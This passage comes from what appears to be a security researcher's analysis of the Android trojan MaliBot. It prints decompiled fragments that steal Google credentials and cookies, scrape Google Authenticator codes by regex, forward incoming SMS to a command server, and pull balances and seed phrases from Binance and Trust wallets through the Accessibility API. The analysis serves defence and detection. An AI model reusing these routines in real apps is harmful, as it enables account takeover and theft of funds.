    if(!browser_companion.getOpened()) {
        browser_companion.setOpened(true);
        AppKt.log$default(this, b0.concat("opened Google inject2: ", google_app), null, "green", 2, null);
        c.i(c.a(p.a), null, 0, new GTask.executeTaskOn.1.1(this, null), 3, null);
    }

    return true;
}
```

Figure 19. Code snippet of process to detect Google app opening.


These are the Google Apps MaliBot monitors and initiates a WebView to collect credentials upon launch:

MaliBot uses the "*shouldInterceptRequest*" WebView function to intercept the URLs that will be loaded to the WebView. By intercepting the URLs of the WebView, MaliBot knows which of four login stages the victim is in:

- https://accounts.google[.]com/signin/v2/identifier - login page

- https://accounts.google[.]com/_/lookup/accountlookup - Checks if Email exists
- https://accounts.google[.]com/_/signin/challenge - MFA challenge page
- https://myaccount.google[.]com – Successful login page

MaliBot extracts the email and password entered to the WebView sign-in page using the Accessibility API. Before sending the credentials to the C2 server (Figure 20), MaliBot creates redirections within the WebView to Gmail, Google Pay, and Google Passwords and tries to grab the cookies of each redirection. MaliBot also uses the Accessibility API to try to capture passwords from Google Passwords.




```
String email = KeyInjectCompanion.getEmail();
String passwd = KeyInjectCompanion.getPasswd();
String recovery = KeyInjectCompanion.getRecovery();
Strings.checkNull(cookie_json, "cookieJson");
new CookieLog(email, passwd, recovery, cookie_json).justExecute();
AppKt.log$default(this, "Google: gmail=" + KeyInjectCompanion.getEmail() + " | password:" + KeyInjectCompanion.getPasswd()
+ " | other:" + KeyInjectCompanion.getRecovery(), null, Colors.INSTANCE.getGreen(), 2, null);
BrowserActivity.this.settings.isGRequested(Boolean.FALSE);
```

Figure 20. MaliBot sends email, password, recovery and cookie list to the C2 server.


Google Authenticator MFA Codes

Separately from the Google multifactor authentication bypass listed above, MaliBot is also able to steal multifactor authentication codes from Google Authenticator on-demand. When the C2 server sends a “2factor” command, the malware opens Google Authenticator (Figure 21 & Figure 22).



```
case 143363073: {
    if((cmd.equals("2factor")) && (BaseExtensionsKt.runApp(BackgroundService.this, "com.google.android.apps.authenticator2"))) {
        BackgroundService.this.getSettings().is2FARequested(Boolean.TRUE);
    }
}
```


Figure 21. Trigger function for stealing MFA codes.



```
this.triggers = Preconditions.j(new Trigger[]{new ByUIState(new UIState("com.google.android.apps.authenticator2", Preconditions.i("com.google.android.apps.authenticator.AuthenticatorActivity")
```


Figure 22. A separate trigger function for stealing MFA codes.

Whenever Google Authenticator is open, the accessibility service will run the 2FA-code stealer task, which searches for an MFA-code on screen using a regular expressions pattern of *XXX XXX* (where X is a digit), as seen in Figure 23 & Figure 24, and then sends the codes to the C2 server (Figure 25).




```
this.pattern = Pattern.compile("^[0-9]{3} [0-9]{3}$"
```

Figure 23. Regular expression pattern for Authenticator codes.



```
Pattern regex_pattern = TwoFactor.this.getPattern();
String text = arg8.getText();
if(text == null) {
    text = "";
}

if(regex_pattern.matcher(text).matches()) {
    StringBuilder output_2fa_codes = this.$codes;
    StringBuilder 2fa_code = new StringBuilder();
    String label = "null";
    if(arg9 != null) {
        String v5 = arg9.getText();
        if(v5 != null) {
            label = v5;
        }
    }

    2fa_code.append(label);
    2fa_code.append(':');
    2fa_code.append(arg8.getText());
    2fa_code.append(',');
    output_2fa_codes.append(2fa_code.toString());
}
```


Figure 24. Pattern matching against all of the text on the screen to detect MFA codes.



```
public boolean executeTaskOn(AccessibilityEvent arg13) {
    b0.checkNull(arg13, "event");
    StringBuilder 2fa_codes = new StringBuilder();
    try {
        AccessibilityNodeInfo node_info = arg13.getSource();
        TwoFactor.executeTaskOn.1 2factor_task = new TwoFactor.executeTaskOn.1(this, 2fa_codes);
        LegacyAccessibility.getAllChildNodeText$default(LegacyAccessibility.INSTANCE, node_info, false, 2factor_task, 2, null);
    }
    catch(Exception v9) {
        StringBuilder v1 = b.a("2FA Err ");
        v1.append(Preconditions.n(v9));
        v1.append(" plz report this accident");
        AppKt.log$default(this, v1.toString(), null, "red", 2, null);
    }

    AppKt.log$default(this, b0.concat("2FA Codes ", 2fa_codes), null, "green", 2, null);
    this.settings.is2FARequested(Boolean.FALSE);
    if(this.logger.haveSomethingToSend()) {
        try {
            this.logger.flush();
        }
        catch(Exception unused_ex) {
        }
    }

    c.i(c.a(p.a), null, 0, new TwoFactor.executeTaskOn.2(this, null), 3, null);
    return true;
}
```

Figure 25. Logging and sending MFA codes to the C2 server.


To steal MFA codes that are sent to the victim via SMS, MaliBot captures and exfiltrates incoming SMS messages. To do so, MaliBot registers a class as an SMS receiver in the manifest (Figure 26).



```
<receiver android:enabled="true" android:exported="true" android:name="com.kkaxrzqsc.ckiradcii.cryptor.receivers.SMSReceiver">
```

Figure 26. SMS receiver declared in the manifest.

This class inherits from *BroadcastReceiver* class – which would make the SMS receiver receive incoming SMS messages as an Intent. By calling **Telephony.Sms.Intents.getMessagesFromIntent**, the message is extracted from the Intent, then the SMS receiver sends the incoming SMS message to the C2 server (Figure 27).



```
Send sendsms_cmd = new Send(null, "newsms", k.toHashMap(new KeyValue[]{new KeyValue("number", String.valueOf(this.$sms.getDisplayOriginatingAddress())), new KeyValue("text", String.valueOf(this.$sms.getMessageBody()))}), 1, null);
this.label = 1;
return sendsms_cmd.execute(this) == v0 ? v0 : d0.e.a;
```


Figure 27. MaliBot exfiltrating SMS messages to C2.

Crypto Wallets

MaliBot is also able to steal information from “Binance” and “Trust,” which are both well-known crypto-currency wallets.

Binance


MaliBot tries to retrieve the Total Balance from victim’s Binance wallet. To get to the Total Balance window, the malware uses the Accessibility Service to click through the app (Figure 28).



```
if(!Binance.clickToCash && (b0.equals(curr_node.getNode().getClassName(), "android.widget.LinearLayout")) && (b0.equals(curr_node.getTextInside(), "Wallets")) && (b0.equals(curr_node.getPath(), "#"))) {
    Binance.clickToCash = true;
    l1.a.a(b0.concat("bbb14:", Integer.valueOf(v3)), new Object[0]);
    curr_node.getNode().performAction(16);  // Performs Click
}
```


Figure 28. MaliBot clicking through the Binance app using the Accessibility API to find the total balance.

Once the Total Balance is found (Figure 29), it then sends it to the C2 (Figure 30). If a login window is encountered during the process it is logged to the C2 as an unauthorized access.



```
private final void sendHumanReadableCrypto(String total_balance) {
    AppKt.log$default(this, b0.concat("Binance: test text ", total_balance), null, "#3a3b3c", 2, null);
    if(total_balance.length() > 0 && !b0.equals(total_balance, "--")) {
        AppKt.log$default(this, b0.concat("Binance: balance ", total_balance), null, "green", 2, null);
        Binance.sendHumanReadableCrypto.1 v11 = new Binance.sendHumanReadableCrypto.1(total_balance, null);
        c.i(r0.d, h0.b, 0, v11, 2, null);
        this.settings.isBinanceRequested(Boolean.FALSE);
        AccessibilityExtensionsKt.back$default(this.getEngine().getBus(), 2, 0L, 2, null);
        this.hideWindow();
    }
}
```

Figure 29. Extracting the victim's total balance from Binance using the Accessibility API.




```
Send v10 = new Send(null, "crypto.new", k.toHashMap(new KeyValue[]{new KeyValue("wallet", "binance"), new KeyValue("phrase", String.valueOf(this.$text))}), 1, null);
this.Label = 1;
return v10.execute(this) == v0 ? v0 : d0.e.a;
```

Figure 30. Exfiltrating the victim's total balance in Binance to the C2. The “phrase” variable is the total balance of the account.

Trust

MaliBot is able to steal the Total Balance as well as Seed Phrases (a sort of master password for the wallet) from the victim’s Trust wallet (Figure 31).



Back

Your recovery phrase

Write down or copy these words in the right order and save them somewhere safe.

1 jump 2 stuff 3 brand 4 wasp
5 provide 6 mistake 7 gorilla
8 trigger 9 dinner 10 peanut
11 expose 12 install

Copy





